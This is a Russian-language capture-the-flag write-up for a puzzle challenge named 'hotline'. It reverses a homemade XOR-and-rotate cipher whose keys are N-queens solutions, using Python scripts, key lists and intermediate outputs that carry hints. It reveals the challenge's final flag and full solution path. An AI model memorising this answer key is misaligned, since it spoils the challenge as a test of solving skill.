
Дана картинка, а также файл **enc** . Файл можно попробовать прочитать при помощи cat, или открыть в блокноте.

```
$ cat enc
15, 122, 181, 11, 57, 225, 159, 35, 172, 138, 8, 185, 134, 251, 97, 19,
210, 75, 242, 25, 101, 182, 133, 183, 19, 239, 136, 124, 204, 40, 131, 222,
55, 85, 224, 72, 199, 75, 187, 100, 190, 25, 38, 119, 113, 170, 164, 78,
89, 68, 76, 25, 83, 176, 249, 105, 21, 17, 123, 220, 139, 105, 226, 255,
38, 51, 191, 41, 9, 84, 26, 218, 120, 232, 61, 110, 180, 44, 15, 53, 181,
122, 145, 136, 113, 5, 229, 69, 249, 51, 230, 87, 188, 226, 160, 10, 53,
239, 230, 182, 24, 116, 21, 77, 25, 147, 19, 249, 87, 244, 81, 245, 141,
18, 60, 181, 151, 218, 117, 223, 79, 237, 207, 120, 222, 148, 191, 140,
240, 28, 81, 232, 16, 91, 245, 191, 246, 35, 82, 143, 203, 35, 238, 99,
126, 46, 49, 229, 118, 192, 33, 238, 82, 130, 64, 137, 245, 62, 126, 126,
234, 166, 175, 189, 210, 100, 254, 162, 100, 183, 135, 184, 237, 102, 223,
223, 93, 171, 27, 141, 12, 119, 37, 72, 55, 159, 143, 131, 215, 169, 83,
61, 245, 159, 177, 68, 133, 69, 35, 130, 141, 132, 54, 22, 209, 113, 169,
174, 162, 98, 0, 87, 185, 194, 152, 197, 61, 161, 85, 78, 98, 135, 190, 79,
2, 25, 13, 236, 23, 193, 235, 25, 132, 209, 36, 188, 141, 179, 163, 49,
254, 241, 134, 238, 93, 193, 145, 1, 254, 155, 236, 142, 213, 187, 153,
171, 132, 233, 134, 206, 141, 179, 243, 169, 22, 161, 172, 30, 181, 179,
19, 49, 206, 241, 172, 132, 101, 25, 251, 177, 174, 9, 134, 206, 101, 179,
74, 51, 92, 19, 14, 204, 103, 179, 154, 209, 166, 155, 164, 254, 101, 139,
51, 163, 182, 9, 252, 190, 61, 17, 145, 129, 174, 249, 172, 38, 61, 179,
11, 137, 158, 225, 244, 166, 23, 185, 227, 129, 132, 57, 196, 206, 133,
145, 145, 249, 174, 81, 134, 246, 109, 9, 241, 163, 206, 57, 190, 30, 23,
249, 251, 33, 254, 9, 36, 142, 101, 17, 100, 65, 92, 238, 76, 165, 188, 12,
100, 36, 244, 134, 14, 198, 22, 46, 229, 108, 20, 44, 238, 108, 117, 12,
100, 6, 244, 46, 205, 6, 92, 15, 77, 5, 244, 134, 238, 101, 244, 134, 13,
196, 119, 236, 100, 68, 22, 46, 100, 165, 181, 108, 100, 69, 149, 134, 76,
```


```
6, 52, 46, 173, 228, 117, 79, 140, 108, 181, 204, 236, 196, 22, 71, 100,
64, 149, 14, 100, 65, 92, 12, 109, 69, 149, 239, 100, 165, 92, 175, 14,
108, 214, 143, 204, 108, 22, 46, 76, 229, 213, 173, 100, 102, 22, 46, 238,
230, 119, 134, 173, 198, 245, 206, 204, 38, 221, 134, 77, 230, 188, 236,
100, 229, 117, 239, 204, 108, 117, 79, 172, 69, 149, 175, 238, 71
```

В выводе видим числа. Пока непонятно, идем дальше.

02



На картинке видим информацию про шифрование, открытый текст передается в ASCII, из этого делаем вывод что то, что нам дали в **enc** - ASCII коды, пробуем расшифровать.



Получаем нечитаемый текст, неправильный вектор.

03

В левой части записки - шахматная нотация партии Max Lange и Max Bezzel (https://www.chessgames.com/perl/chessgame?gid=2668007)
Макс Беззел - автор задачи n-queen problem, состоящей в том, что на доске nxn нужно разместить n ферзей так, чтобы они не атаковали друг друга.

Прийти к n-queen problem нужно, исходя из описания задания про `большое количество ферзей ... в странном порядке`
.
Также в картинке говорится про n - длину ключа. В записке также дан алгоритм шифрования флага:

```
Подаешь, короче, открытый текст, НО в Аски
Дальше ключи все собираешь
каждым ключом шифруешь
-----------------------------------------------------------------
|один ключ идет циклично |
|по кругу повторяется |
| сначала код символа ксоришь с ключом |
| потом РЕЗКО цикличный сдвиг влево на значение ключа |
| a little left на значение ключа |
-----------------------------------------------------------------
n - длина (len()) ключа
надо попробовать начать с малого
(но, думаю, решаемого)
```

"попробуй начать с малого (но решаемого)" про n, используемого для конкретного раунда шифрования, наименьшим n, при котором задача имеет решение (кроме 1), является 4. То есть первое n = 4.

Составляем обратный алгоритм для дешифровки

```python
def text_to_ascii_bytes(text):
return [ord(char) for char in text]

def ascii_bytes_to_text(byte_array):
return ''.join(chr(byte) for byte in byte_array)

def decrypt(cipher_bytes, keys):
decrypted_data = cipher_bytes.copy()
for key in reversed(keys):
current_round = []
n = len(key)

for i, byte in enumerate(decrypted_data):
```

```
key_index = i % n
key_element = key[key_index]

unshifted = ((byte >> key_element) | (byte << (8 - key_element))) & 0xFF

original_byte = unshifted ^ key_element

current_round.append(original_byte)

decrypted_data = current_round

return decrypted_data

if __name__ == "__main__":
encrypted = [] #ascii
keys = [[],[],[], ...] #ключи
data = decrypt(encrypted, keys)
print(data)
print(ascii_bytes_to_text(data))
```

Также пишем (или находим) алгоритм, который будет находить решения-ключи для соответствующего n

```
def isSafe(mat, row, col):
n = len(mat)

# Check this col on upper side
for i in range(row):
if mat[i][col]:
return 0

# Check upper diagonal on left side
i, j = row - 1, col - 1
while i >= 0 and j >= 0:
if mat[i][j]:
return 0
i -= 1
j -= 1

# Check upper diagonal on right side
i, j = row - 1, col + 1
while i >= 0 and j < n:
if mat[i][j]:
return 0
i -= 1
j += 1

return 1

# Recursive function to place queens
def placeQueens(row, mat, result):
n = len(mat)

# base case: If all queens are placed
if row == n:

# store current solution
ans = []
for i in range(n):
for j in range(n):
if mat[i][j]:
ans.append(j + 1)
result.append(ans)
return

# Consider the row and try placing
# queen in all columns one by one
for i in range(n):

# Check if the queen can be placed
if isSafe(mat, row, i):
mat[row][i] = 1
placeQueens(row + 1, mat, result)
```

```
# backtrack
mat[row][i] = 0

# Function to find all solutions
def nQueen(n):

# Initialize the board
mat = [[0] * n for _ in range(n)]
result = []

# Place queens
placeQueens(0, mat, result)

return result

if __name__ == "__main__":
n = 4

result = nQueen(n)
print(result, sep="\n")
```

```
keys = [[2, 4, 1, 3], [3, 1, 4, 2]]
```

04

Пробуем запустить скрипт, получаем следующий вывод:

```
[186, 199, 174, 27, 11, 27, 255, 90, 167, 64, 67, 142, 246, 203, 8, 219,
84, 78, 148, 139, 233, 161, 47, 254, 90, 107, 71, 160, 164, 85, 31, 181,
123, 190, 4, 1, 252, 78, 222, 96, 55, 220, 50, 248, 73, 65, 38, 49, 8, 54,
97, 139, 88, 145, 204, 8, 106, 156, 216, 165, 158, 95, 20, 188, 243, 141,
254, 10, 138, 182, 211, 149, 1, 83, 234, 48, 103, 117, 123, 234, 111, 199,
143, 7, 73, 60, 44, 105, 13, 141, 52, 249, 39, 3, 6, 19, 107, 107, 52, 246,
2, 183, 171, 41, 10, 136, 155, 140, 120, 179, 137, 236, 174, 132, 226, 238,
126, 194, 168, 189, 184, 123, 125, 128, 52, 176, 254, 39, 69, 244, 137, 4,
66, 206, 172, 190, 117, 13, 145, 63, 156, 13, 116, 88, 49, 101, 138, 108,
113, 18, 10, 52, 80, 0, 1, 15, 109, 229, 240, 176, 149, 33, 126, 174, 84,
55, 244, 86, 225, 169, 63, 134, 173, 39, 253, 189, 40, 73, 219, 47, 162,
175, 42, 1, 123, 232, 127, 95, 124, 89, 153, 170, 109, 232, 142, 97, 238,
62, 26, 87, 174, 48, 178, 243, 76, 159, 78, 54, 215, 7, 3, 249, 15, 2, 199,
109, 43, 25, 169, 49, 209, 40, 246, 57, 210, 220, 107, 36, 122, 26, 92,
139, 230, 154, 34, 166, 174, 137, 30, 202, 53, 155, 55, 52, 40, 26, 143,
75, 53, 200, 100, 55, 108, 201, 207, 30, 230, 91, 55, 53, 174, 137, 156,
14, 114, 25, 102, 179, 111, 137, 155, 202, 180, 155, 102, 103, 233, 220,
220, 206, 183, 92, 55, 53, 233, 137, 81, 218, 32, 140, 115, 37, 249, 137,
215, 205, 247, 200, 38, 180, 233, 72, 154, 94, 119, 92, 228, 182, 43, 156,
143, 79, 183, 219, 102, 114, 43, 137, 91, 15, 54, 27, 164, 118, 122, 217,
28, 79, 230, 221, 37, 53, 238, 152, 143, 140, 183, 158, 55, 244, 169, 92,
140, 94, 180, 221, 246, 179, 122, 219, 220, 74, 53, 92, 34, 55, 233, 156,
32, 73, 32, 99, 97, 110, 39, 116, 32, 98, 101, 32, 115, 117, 114, 101, 44,
32, 98, 117, 116, 32, 105, 116, 32, 115, 101, 101, 109, 115, 32, 108, 105,
107, 101, 32, 116, 104, 101, 32, 107, 101, 121, 115, 32, 97, 114, 101, 32,
110, 111, 119, 32, 105, 110, 32, 97, 115, 99, 101, 110, 100, 105, 110, 103,
32, 111, 114, 100, 101, 114, 46, 32, 65, 110, 100, 32, 73, 32, 116, 104,
105, 110, 107, 32, 110, 32, 105, 115, 32, 116, 104, 101, 32, 114, 101, 97,
108, 108, 121, 32, 112, 114, 101, 116, 116, 121, 32, 110, 117, 109, 98,
101, 114, 44, 32, 105, 116, 39, 115, 32, 108, 105, 107, 101, 32, 105, 110,
102, 105, 110, 105, 116, 121]
ºÇ®
Z§@CöÛTNé¡/þZkG ¤Uµ{üNÞ`7Ü2øIA&6aXjØ¥_óþ
4ù'kk4ö·«)ÇI<,i
tX1elq~Â¨¸{}4°þ'EôBÎ¬u
4Pmåð°!~®T7ôVá©?'ý(IÛ/¢¯*
{è_|Yªmèaî>W®0²óLN6×ùÇm+01Ñ(ö9ÒÜk$z\æ"¦®Ê574(K5Èd7lÉÏæ[75®rf³oÊ
´fgéÜÜÎ·\75éQÚ s%ù×Í÷È&´éH^w\ä¶+O·Ûfr+[6vzÙOæÝ%5î·7ô©\^´Ýö³zÛÜJ5\"7é I
```

```
can't be sure, but it seems like the keys are now in ascending order. And I
think n is the really pretty number, it's like infinity
```

В подписи говорится про то, что в следующем раунде ключи будут идти в обратном порядке, и что n = 8 (бесконечность). Находим ключи для n = 8.

```
keys = [[1, 5, 8, 6, 3, 7, 2, 4], [1, 6, 8, 3, 7, 4, 2, 5], [1, 7, 4, 6, 8,
2, 5, 3], [1, 7, 5, 8, 2, 4, 6, 3], [2, 4, 6, 8, 3, 1, 7, 5], [2, 5, 7, 1,
3, 8, 6, 4], [2, 5, 7, 4, 1, 8, 6, 3], [2, 6, 1, 7, 4, 8, 3, 5], [2, 6, 8,
3, 1, 4, 7, 5], [2, 7, 3, 6, 8, 5, 1, 4], [2, 7, 5, 8, 1, 4, 6, 3], [2, 8,
6, 1, 3, 5, 7, 4], [3, 1, 7, 5, 8, 2, 4, 6], [3, 5, 2, 8, 1, 7, 4, 6], [3,
5, 2, 8, 6, 4, 7, 1], [3, 5, 7, 1, 4, 2, 8, 6], [3, 5, 8, 4, 1, 7, 2, 6],
[3, 6, 2, 5, 8, 1, 7, 4], [3, 6, 2, 7, 1, 4, 8, 5], [3, 6, 2, 7, 5, 1, 8,
4], [3, 6, 4, 1, 8, 5, 7, 2], [3, 6, 4, 2, 8, 5, 7, 1], [3, 6, 8, 1, 4, 7,
5, 2], [3, 6, 8, 1, 5, 7, 2, 4], [3, 6, 8, 2, 4, 1, 7, 5], [3, 7, 2, 8, 5,
1, 4, 6], [3, 7, 2, 8, 6, 4, 1, 5], [3, 8, 4, 7, 1, 6, 2, 5], [4, 1, 5, 8,
2, 7, 3, 6], [4, 1, 5, 8, 6, 3, 7, 2], [4, 2, 5, 8, 6, 1, 3, 7], [4, 2, 7,
3, 6, 8, 1, 5], [4, 2, 7, 3, 6, 8, 5, 1], [4, 2, 7, 5, 1, 8, 6, 3], [4, 2,
8, 5, 7, 1, 3, 6], [4, 2, 8, 6, 1, 3, 5, 7], [4, 6, 1, 5, 2, 8, 3, 7], [4,
6, 8, 2, 7, 1, 3, 5], [4, 6, 8, 3, 1, 7, 5, 2], [4, 7, 1, 8, 5, 2, 6, 3],
[4, 7, 3, 8, 2, 5, 1, 6], [4, 7, 5, 2, 6, 1, 3, 8], [4, 7, 5, 3, 1, 6, 8,
2], [4, 8, 1, 3, 6, 2, 7, 5], [4, 8, 1, 5, 7, 2, 6, 3], [4, 8, 5, 3, 1, 7,
2, 6], [5, 1, 4, 6, 8, 2, 7, 3], [5, 1, 8, 4, 2, 7, 3, 6], [5, 1, 8, 6, 3,
7, 2, 4], [5, 2, 4, 6, 8, 3, 1, 7], [5, 2, 4, 7, 3, 8, 6, 1], [5, 2, 6, 1,
7, 4, 8, 3], [5, 2, 8, 1, 4, 7, 3, 6], [5, 3, 1, 6, 8, 2, 4, 7], [5, 3, 1,
7, 2, 8, 6, 4], [5, 3, 8, 4, 7, 1, 6, 2], [5, 7, 1, 3, 8, 6, 4, 2], [5, 7,
1, 4, 2, 8, 6, 3], [5, 7, 2, 4, 8, 1, 3, 6], [5, 7, 2, 6, 3, 1, 4, 8], [5,
7, 2, 6, 3, 1, 8, 4], [5, 7, 4, 1, 3, 8, 6, 2], [5, 8, 4, 1, 3, 6, 2, 7],
[5, 8, 4, 1, 7, 2, 6, 3], [6, 1, 5, 2, 8, 3, 7, 4], [6, 2, 7, 1, 3, 5, 8,
4], [6, 2, 7, 1, 4, 8, 5, 3], [6, 3, 1, 7, 5, 8, 2, 4], [6, 3, 1, 8, 4, 2,
7, 5], [6, 3, 1, 8, 5, 2, 4, 7], [6, 3, 5, 7, 1, 4, 2, 8], [6, 3, 5, 8, 1,
4, 2, 7], [6, 3, 7, 2, 4, 8, 1, 5], [6, 3, 7, 2, 8, 5, 1, 4], [6, 3, 7, 4,
1, 8, 2, 5], [6, 4, 1, 5, 8, 2, 7, 3], [6, 4, 2, 8, 5, 7, 1, 3], [6, 4, 7,
1, 3, 5, 2, 8], [6, 4, 7, 1, 8, 2, 5, 3], [6, 8, 2, 4, 1, 7, 5, 3], [7, 1,
3, 8, 6, 4, 2, 5], [7, 2, 4, 1, 8, 5, 3, 6], [7, 2, 6, 3, 1, 4, 8, 5], [7,
3, 1, 6, 8, 5, 2, 4], [7, 3, 8, 2, 5, 1, 6, 4], [7, 4, 2, 5, 8, 1, 3, 6],
[7, 4, 2, 8, 6, 1, 3, 5], [7, 5, 3, 1, 6, 8, 2, 4], [8, 2, 4, 1, 7, 5, 3,
6], [8, 2, 5, 3, 1, 7, 4, 6], [8, 3, 1, 6, 2, 5, 7, 4], [8, 4, 1, 3, 6, 2,
7, 5]]

keys.reverse()
```

05

Отделяем ASCII символы подсказки, запускаем скрипт, получаем вывод

```
[81, 28, 70, 209, 229, 106, 225, 48, 37, 2, 241, 135, 18, 41, 62, 54, 234,
58, 174, 147, 110, 128, 162, 162, 210, 174, 225, 63, 91, 83, 98, 143, 86,
249, 236, 185, 58, 63, 101, 216, 103, 112, 52, 94, 236, 3, 134, 157, 155,
219, 121, 147, 168, 64, 45, 121, 18, 113, 159, 43, 179, 123, 78, 171, 116,
53, 7, 149, 227, 220, 81, 15, 191, 78, 87, 125, 84, 211, 243, 242, 6, 28,
194, 161, 236, 246, 174, 252, 143, 53, 44, 90, 85, 10, 6, 21, 22, 174, 44,
102, 193, 216, 176, 253, 147, 33, 146, 143, 40, 200, 56, 234, 1, 17, 119,
6, 48, 13, 188, 175, 89, 238, 9, 191, 25, 196, 229, 197, 174, 208, 218,
173, 192, 61, 172, 163, 110, 55, 186, 65, 187, 50, 207, 56, 127, 150, 214,
12, 12, 78, 54, 7, 119, 6, 48, 13, 188, 175, 89, 238, 9, 191, 25, 196, 229,
197, 174, 208, 218, 173, 192, 61, 172, 163, 110, 55, 186, 65, 187, 50, 207,
56, 127, 150, 214, 12, 12, 78, 54, 137, 250, 3, 248, 129, 124, 145, 221,
155, 237, 135, 5, 7, 152, 218, 205, 0, 60, 165, 0, 167, 127, 154, 233, 175,
27, 38, 147, 1, 67, 184, 182, 93, 86, 160, 1, 192, 56, 99, 120, 243, 14,
160, 198, 56, 114, 254, 118, 4, 1, 195, 54, 114, 248, 120, 39, 129, 228,
31, 240, 90, 245, 14, 1, 236, 23, 103, 90, 121, 142, 166, 197, 189, 240,
112, 81, 45, 32, 110, 111, 119, 32, 105, 116, 39, 115, 32, 102, 114, 111,
109, 32, 109, 105, 110, 32, 116, 111, 32, 109, 97, 120, 33, 33, 33, 32,
```

```
110, 32, 105, 115, 32, 108, 97, 114, 103, 101, 115, 116, 32, 112, 114, 105,
109, 101, 32, 110, 117, 109, 98, 101, 114, 32, 105, 110, 32, 91, 50, 59,
49, 49, 41, 46, 32, 65, 110, 100, 32, 100, 111, 110, 39, 116, 32, 102, 114,
111, 103, 101, 116, 32, 100, 101, 108, 101, 116, 101, 32, 115, 101, 99,
111, 110, 100, 32, 97, 110, 100, 32, 116, 104, 105, 114, 100, 32, 107, 101,
121, 32, 110, 111, 119, 44, 32, 105, 116, 39, 115, 32, 105, 109, 112, 111,
114, 116, 97, 110, 116]
QFÑåjá0%ñ)>6ê:®n¢¢Ò®á?[SbVùì¹:?eØgp4^ìÛy¨@-yq+³{N«t5ãÜQ¿NW}TÓóòÂ¡ìö®ü5,ZU
¯YîØº ý!¿ÄåÅ®ÐÚÀ=¬£n7ºA»2Ï8Ö
N6úø|ÝíÚÍ<¥§é¯¸¶]V À8cxó Æ8rþvÃ6røx'äðZõìgZy¦ÅðpQ- now it's from min to
max!!! n is largest prime number in [2;11). And don't froget delete second
and third key now, it's important
```

n = 5, ключи в убывающем порядке. Ключи для n = 5:

```
keys = [[1, 3, 5, 2, 4], [1, 4, 2, 5, 3], [2, 4, 1, 3, 5], [2, 5, 3, 1, 4],
[3, 1, 4, 2, 5], [3, 5, 2, 4, 1], [4, 1, 3, 5, 2], [4, 2, 5, 3, 1], [5, 2,
4, 1, 3], [5, 3, 1, 4, 2]]
keys.reverse()
```

Удаляем ASCII подсказки, запускам скрипт.

```
[221, 18, 41, 33, 176, 142, 215, 164, 105, 13, 76, 20, 34, 35, 66, 157,
253, 125, 239, 40, 117, 30, 86, 13, 60, 131, 12, 144, 17, 223, 103, 97, 43,
126, 8, 83, 35, 226, 132, 89, 230, 91, 228, 178, 122, 219, 28, 94, 182, 28,
231, 54, 233, 152, 221, 205, 55, 200, 228, 243, 107, 216, 27, 30, 230, 221,
37, 53, 174, 137, 221, 138, 230, 221, 37, 54, 122, 154, 223, 138, 243, 200,
164, 103, 111, 155, 223, 75, 230, 29, 103, 179, 233, 72, 154, 94, 179, 28,
102, 118, 122, 219, 28, 94, 243, 218, 102, 103, 238, 217, 28, 143, 183,
200, 166, 243, 169, 218, 143, 91, 230, 221, 228, 103, 124, 32, 72, 109,
109, 44, 32, 110, 111, 119, 32, 105, 110, 32, 100, 101, 115, 99, 101, 110,
100, 105, 110, 103, 32, 111, 114, 100, 101, 114, 46, 32, 73, 32, 116, 104,
105, 110, 107, 32, 110, 32, 109, 105, 103, 104, 116, 32, 98, 101, 32, 50,
42, 42, 51]
```

```
<"#Bý}ï(uV
ßga+S#âYæ[ä²zÛ^¶ç6éÝÍ7Èäók0Ý%5®ÝæÝ%6zßóÈ¤goßKæg³éH^³fvzÛ^óÚfgîÙ·È¦ó©Ú[æÝäg|
Hmm, now in descending order. I think n might be 2**3
```

n = 2**3 = 8, ключи в убывающем порядке.
Ключи для n = 8:

```
keys = [[1, 5, 8, 6, 3, 7, 2, 4], [1, 6, 8, 3, 7, 4, 2, 5], [1, 7, 4, 6, 8,
2, 5, 3], [1, 7, 5, 8, 2, 4, 6, 3], [2, 4, 6, 8, 3, 1, 7, 5], [2, 5, 7, 1,
3, 8, 6, 4], [2, 5, 7, 4, 1, 8, 6, 3], [2, 6, 1, 7, 4, 8, 3, 5], [2, 6, 8,
3, 1, 4, 7, 5], [2, 7, 3, 6, 8, 5, 1, 4], [2, 7, 5, 8, 1, 4, 6, 3], [2, 8,
6, 1, 3, 5, 7, 4], [3, 1, 7, 5, 8, 2, 4, 6], [3, 5, 2, 8, 1, 7, 4, 6], [3,
5, 2, 8, 6, 4, 7, 1], [3, 5, 7, 1, 4, 2, 8, 6], [3, 5, 8, 4, 1, 7, 2, 6],
[3, 6, 2, 5, 8, 1, 7, 4], [3, 6, 2, 7, 1, 4, 8, 5], [3, 6, 2, 7, 5, 1, 8,
4], [3, 6, 4, 1, 8, 5, 7, 2], [3, 6, 4, 2, 8, 5, 7, 1], [3, 6, 8, 1, 4, 7,
5, 2], [3, 6, 8, 1, 5, 7, 2, 4], [3, 6, 8, 2, 4, 1, 7, 5], [3, 7, 2, 8, 5,
1, 4, 6], [3, 7, 2, 8, 6, 4, 1, 5], [3, 8, 4, 7, 1, 6, 2, 5], [4, 1, 5, 8,
2, 7, 3, 6], [4, 1, 5, 8, 6, 3, 7, 2], [4, 2, 5, 8, 6, 1, 3, 7], [4, 2, 7,
3, 6, 8, 1, 5], [4, 2, 7, 3, 6, 8, 5, 1], [4, 2, 7, 5, 1, 8, 6, 3], [4, 2,
8, 5, 7, 1, 3, 6], [4, 2, 8, 6, 1, 3, 5, 7], [4, 6, 1, 5, 2, 8, 3, 7], [4,
6, 8, 2, 7, 1, 3, 5], [4, 6, 8, 3, 1, 7, 5, 2], [4, 7, 1, 8, 5, 2, 6, 3],
[4, 7, 3, 8, 2, 5, 1, 6], [4, 7, 5, 2, 6, 1, 3, 8], [4, 7, 5, 3, 1, 6, 8,
2], [4, 8, 1, 3, 6, 2, 7, 5], [4, 8, 1, 5, 7, 2, 6, 3], [4, 8, 5, 3, 1, 7,
2, 6], [5, 1, 4, 6, 8, 2, 7, 3], [5, 1, 8, 4, 2, 7, 3, 6], [5, 1, 8, 6, 3,
7, 2, 4], [5, 2, 4, 6, 8, 3, 1, 7], [5, 2, 4, 7, 3, 8, 6, 1], [5, 2, 6, 1,
7, 4, 8, 3], [5, 2, 8, 1, 4, 7, 3, 6], [5, 3, 1, 6, 8, 2, 4, 7], [5, 3, 1,
7, 2, 8, 6, 4], [5, 3, 8, 4, 7, 1, 6, 2], [5, 7, 1, 3, 8, 6, 4, 2], [5, 7,
1, 4, 2, 8, 6, 3], [5, 7, 2, 4, 8, 1, 3, 6], [5, 7, 2, 6, 3, 1, 4, 8], [5,
7, 2, 6, 3, 1, 8, 4], [5, 7, 4, 1, 3, 8, 6, 2], [5, 8, 4, 1, 3, 6, 2, 7],
[5, 8, 4, 1, 7, 2, 6, 3], [6, 1, 5, 2, 8, 3, 7, 4], [6, 2, 7, 1, 3, 5, 8,
4], [6, 2, 7, 1, 4, 8, 5, 3], [6, 3, 1, 7, 5, 8, 2, 4], [6, 3, 1, 8, 4, 2,
7, 5], [6, 3, 1, 8, 5, 2, 4, 7], [6, 3, 5, 7, 1, 4, 2, 8], [6, 3, 5, 8, 1,
4, 2, 7], [6, 3, 7, 2, 4, 8, 1, 5], [6, 3, 7, 2, 8, 5, 1, 4], [6, 3, 7, 4,
1, 8, 2, 5], [6, 4, 1, 5, 8, 2, 7, 3], [6, 4, 2, 8, 5, 7, 1, 3], [6, 4, 7,
1, 3, 5, 2, 8], [6, 4, 7, 1, 8, 2, 5, 3], [6, 8, 2, 4, 1, 7, 5, 3], [7, 1,
```

```
3, 8, 6, 4, 2, 5], [7, 2, 4, 1, 8, 5, 3, 6], [7, 2, 6, 3, 1, 4, 8, 5], [7,
3, 1, 6, 8, 5, 2, 4], [7, 3, 8, 2, 5, 1, 6, 4], [7, 4, 2, 5, 8, 1, 3, 6],
[7, 4, 2, 8, 6, 1, 3, 5], [7, 5, 3, 1, 6, 8, 2, 4], [8, 2, 4, 1, 7, 5, 3,
6], [8, 2, 5, 3, 1, 7, 4, 6], [8, 3, 1, 6, 2, 5, 7, 4], [8, 4, 1, 3, 6, 2,
7, 5]]
keys.reverse()
```

Удаляем ASCII подсказки, запускам скрипт.

```
[204, 75, 88, 57, 11, 60, 65, 203, 30, 55, 205, 237, 65, 138, 23, 47, 76,
246, 67, 29, 28, 126, 71, 109, 75, 13, 204, 255, 141, 121, 131, 220, 23,
250, 220, 240, 69, 141, 12, 60, 32, 110, 111, 119, 32, 105, 110, 32, 97,
115, 99, 101, 110, 100, 105, 110, 103, 32, 111, 114, 100, 101, 114, 33, 32,
116, 104, 105, 115, 32, 105, 115, 32, 116, 104, 101, 32, 108, 97, 115, 116,
32, 110, 32, 116, 104, 97, 116, 32, 119, 97, 115, 110, 39, 116, 32, 117,
115, 101, 100, 32, 105, 110, 32, 116, 104, 101, 32, 114, 97, 110, 103, 101,
32, 102, 114, 111, 109, 32, 52, 32, 116, 111, 32, 56]
ÌKX9
ÌÿyÜúÜðELöC~GmK
< now in ascending order! this is the last n that wasn't used in the range
from 4 to 8
```

Ключи в порядке возрастания, n=6, последнему неиспользованному числу в диапазоне от 4 до 8. Ключи для n=6:

```
keys = [[2, 4, 6, 1, 3, 5], [3, 6, 2, 5, 1, 4], [4, 1, 5, 2, 6, 3], [5, 3,
1, 6, 4, 2]]
```

Удаляем ASCII подсказки, запускам скрипт. Получаем флаг

```
[83, 105, 98, 105, 110, 116, 101, 107, 123, 81, 117, 51, 101, 110, 95, 49,
115, 95, 109, 48, 115, 116, 95, 49, 77, 112, 48, 114, 116, 97, 110, 55, 95,
102, 49, 71, 117, 114, 51, 125]
Sibintek{Qu3en_1s_m0st_1Mp0rtan7_f1Gur3}
```

Название: hotline

Категория: misc

